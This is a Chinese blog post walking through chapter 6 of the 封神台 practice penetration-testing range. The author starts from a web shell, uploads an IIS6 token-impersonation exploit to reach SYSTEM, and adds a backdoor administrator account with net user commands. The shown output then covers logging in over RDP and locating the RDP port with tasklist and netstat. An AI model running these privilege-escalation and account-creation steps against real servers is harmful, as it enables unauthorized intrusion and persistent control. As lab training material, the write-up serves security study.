

# 封神台靶场-第六章

原创

MrH 于 2020-07-11 23:42:20 发布 736 收藏

分类专栏: [封神台-第六章](#) 文章标签: [渗透测试靶场](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/Mr\\_helloworld/article/details/107292259](https://blog.csdn.net/Mr_helloworld/article/details/107292259)

版权



[封神台-第六章 专栏收录该内容](#)

1 篇文章 0 订阅


订阅专栏

## 第六章 -SYSTEM! POWER!


Tips:

- 1、提权!
- 2、FLAG在C盘根目录下!

1.在第五章的基础上用菜刀连接, 根据提示查看flag, 发现没有权限, 这里想到提权, 这是本章重点 (注: 如果中途出现掉线, 重新连接菜刀, 或重新上传木马连接)



2.上传cmd.exe,iis6.exe文件 (在upfile这里上传这两个文件)



3.打开cmd命令，想法：创建管理员组新用户成员，奈何权限低。

whoami查看当前用户：发现为web应用服务组成员，权限低

```
D:\05\UploadFiles> netstat -an | find "ESTABLISHED"
TCP 192.168.0.3:80 119.130.231.109:14702 ESTABLISHED
TCP 192.168.0.3:80 222.187.34.182:45917 ESTABLISHED
TCP 192.168.0.3:81 60.223.113.251:3144 ESTABLISHED
TCP 192.168.0.3:81 223.11.54.82:6066 ESTABLISHED
TCP 192.168.0.3:81 223.11.54.82:6067 ESTABLISHED
TCP 192.168.0.3:82 183.202.110.129:11622 ESTABLISHED
TCP 192.168.0.3:135 192.168.0.3:3251 ESTABLISHED
TCP 192.168.0.3:3251 192.168.0.3:135 ESTABLISHED

D:\05\UploadFiles> whoami
nt authority\network service
```

我们想到还有一个iis6，我们查看该用户发现为system权限：

命令：iis6.exe “whoami”

```
[*] 基本信息 [ C:\D:\E: ]
D:\05> iis6.exe "whoami"
[IIS6Up] -> IIS Token PipeAdmin golds7n Version
[IIS6Up] -> This exploit gives you a Local System shell
[IIS6Up] -> Set registry OK
[process walking]: 2716 cmd.exe
[process walking]: 3308 w3wp.exe
[process walking]: 4784 wmiiprvse.exe
[IIS6Up] -> Got WMI process Pid: 4784
[Try 1 time...]
[Try 2 time...]
[Try 3 time...]
[Try 4 time...]

D:\05>
```



[https://blog.csdn.net/Mr\\_helloworld](https://blog.csdn.net/Mr_helloworld)

4.利用iis6desystem权限创建新用户，加入Administrators组：


```
iis6.exe "net user admin 666 /add"
iis6.exe "net localgroup Administrators admin /add"
```

```
TCP 192.168.0.3:82 183.202.110.129:11488 TIME_WAIT 0
TCP 192.168.0.3:82 183.202.110.129:11514 ESTABLISHED 4
TCP 192.168.0.3:82 223.11.54.82:6742 ESTABLISHED 4
TCP 192.168.0.3:135 192.168.0.3:3251 ESTABLISHED 688
TCP 192.168.0.3:139 0.0.0.0:0 LISTENING 4
TCP 192.168.0.3:3251 192.168.0.3:135 ESTABLISHED 3748
TCP 192.168.0.3:4233 192.168.0.20:139 TIME_WAIT 0
UDP 0.0.0.0:445 ** 4
UDP 0.0.0.0:500 ** 416
UDP 0.0.0.0:1028 ** 744
UDP 0.0.0.0:3476 ** 744
UDP 0.0.0.0:4500 ** 416
UDP 127.0.0.1:123 ** 796
UDP 127.0.0.1:1027 ** 796
UDP 192.168.0.3:123 ** 796
UDP 192.168.0.3:137 ** 4
UDP 192.168.0.3:136 ** 4

D:\05\UploadFiles> iis6.exe "net user admin 666 /add"
[IIS6Up] -> IIS Token PipeAdmin golds7n Version
[IIS6Up] -> This exploit gives you a Local System shell
[IIS6Up] -> Set registry OK
[process walking]: 1588 iis6.exe
[process walking]: 3308 w3wp.exe
[process walking]: 4686 cmd.exe
[process walking]: 5032 wmiiprvse.exe
[IIS6Up] -> Got WMI process Pid: 5032
[Try 1 time...]
[IIS6Up] -> Found token SYSTEM
[*] Running command with SYSTEM Token...
```




如下表示已经成为管理员用户




5.这里想着进行远程登陆，远程登陆的端口号默认为3389我们尝试登陆结果可以登陆（注:如果发现端口错误，不是3359，说明端口号被改了，我们可以通过第六点查看远程登陆端口号）

打开win的控制终端win+r




输入账号密码登陆发现新的新的困难又来了：服务中断由于很多人登陆靶场连接，登陆用户登陆后没有注销导致，在这里友情提示登陆后及时注销。最后办法总比困难多遇到问题可以多查查解决如下




当出现这个问题的时候，解决方法要与您本地使用的操作系统有关系



如果您本地使用的是Windows XP、Windows 2008、Windows 7/8/8.1操作系统，那么在远程的时候在IP 后面添加参数 /admin 远程即可，（就是强制登陆）

`mstsc /r:59.63.200.79:3389 /admin`



登陆查找flag





## 6. 查找远程登陆端口号

思路：先查看进程----找到远程登陆进程----查找进程的pid----再根据pid查看端口号

```
```bash
```bash
iis6.exe "tasklist -svc"
iis6.exe "netstat -ano"
```

## 查找远程登陆进程的pid (TermService pid 2260)

```
process walking]: 3028 cmd.exe
[process walking]: 3308 w3wp.exe
[process walking]: 3756 wmiprvse.exe
[IIS6Up]->Got WMI process Pid: 3756
[Try 1 time...]
[IIS6Up]->Found token SYSTEM
[*]Running command with SYSTEM Token...
[*]Command: tasklist -svc
[+]Done, command should have ran as SYSTEM!

错误: 无效参数/选项 '-ssvc'。
键入 'TASKLIST /?' 以了解用法。

D:\05\UploadFiles> iis6.exe "tasklist -svc"
[IIS6Up]->IIS Token PipeAdmin_golds7n_Version
[IIS6Up]->This exploit gives you a Local System shell
[IIS6Up]->Set registry OK
[process walking]: 3308 w3wp.exe
[process walking]: 3756 wmiprvse.exe
[IIS6Up]->Got WMI process Pid: 3756
[Try 1 time...]
[IIS6Up]->Found token SYSTEM
[*]Running command with SYSTEM Token...
[*]Command: tasklist -svc
[+]Done, command should have ran as SYSTEM!
```

映像名称	PID	服务
System Idle Process	0	系统
System	4	系统
smss.exe	284	系统
csrss.exe	332	系统
winlogon.exe	356	系统
services.exe	404	Eventlog, PlugPlay
lsass.exe	416	HTTPFilter, PolicyAgent, ProtectedStorage, SamSs
svchost.exe	636	DcomLaunch
svchost.exe	688	RpcSs
svchost.exe	744	Dhcp, Dnscache

准备就绪

[https://blog.csdn.net/Mr\\_hei/GB2312](https://blog.csdn.net/Mr_hei/GB2312)

## 根据进程号2260查看端口为3389

```
[Try 4 time...]

D:\05\UploadFiles> iis6.exe "netstat -ano"
[IIS6Up]->IIS Token PipeAdmin_golds7n_Version
[IIS6Up]->This exploit gives you a Local System shell
[IIS6Up]->Set registry OK
[process walking]: 3308 w3wp.exe
[process walking]: 3868 iis6.exe
[process walking]: 4868 cmd.exe
[process walking]: 5748 wmiprvse.exe
[IIS6Up]->Got WMI process Pid: 5748
[Try 1 time...]
[IIS6Up]->Found token SYSTEM
[*]Running command with SYSTEM Token...
[*]Command: netstat -ano
[+]Done, command should have ran as SYSTEM!
```

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:80	0.0.0.0:0	LISTENING	4048
TCP	0.0.0.0:81	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:82	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	688
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:1025	0.0.0.0:0	LISTENING	984
TCP	0.0.0.0:1026	0.0.0.0:0	LISTENING	416
TCP	0.0.0.0:3306	0.0.0.0:0	LISTENING	3428
TCP	0.0.0.0:3389	0.0.0.0:0	LISTENING	2460
TCP	0.0.0.0:8021	0.0.0.0:0	LISTENING	4048
TCP	127.0.0.1:3306	127.0.0.1:4224	TIME_WAIT	0
TCP	127.0.0.1:4175	127.0.0.1:3306	TIME_WAIT	0
TCP	127.0.0.1:4176	127.0.0.1:3306	TIME_WAIT	0
TCP	127.0.0.1:4177	127.0.0.1:3306	TIME_WAIT	0
TCP	127.0.0.1:4178	127.0.0.1:3306	TIME_WAIT	0
TCP	127.0.0.1:4179	127.0.0.1:3306	TIME_WAIT	0
TCP	127.0.0.1:4182	127.0.0.1:3306	TIME_WAIT	0
TCP	127.0.0.1:4183	127.0.0.1:3306	TIME_WAIT	0

准备就绪

[https://blog.csdn.net/Mr\\_hei/GB2312](https://blog.csdn.net/Mr_hei/GB2312)



创作打卡挑战赛 >

赢取流量/现金/CSDN周边激励大奖

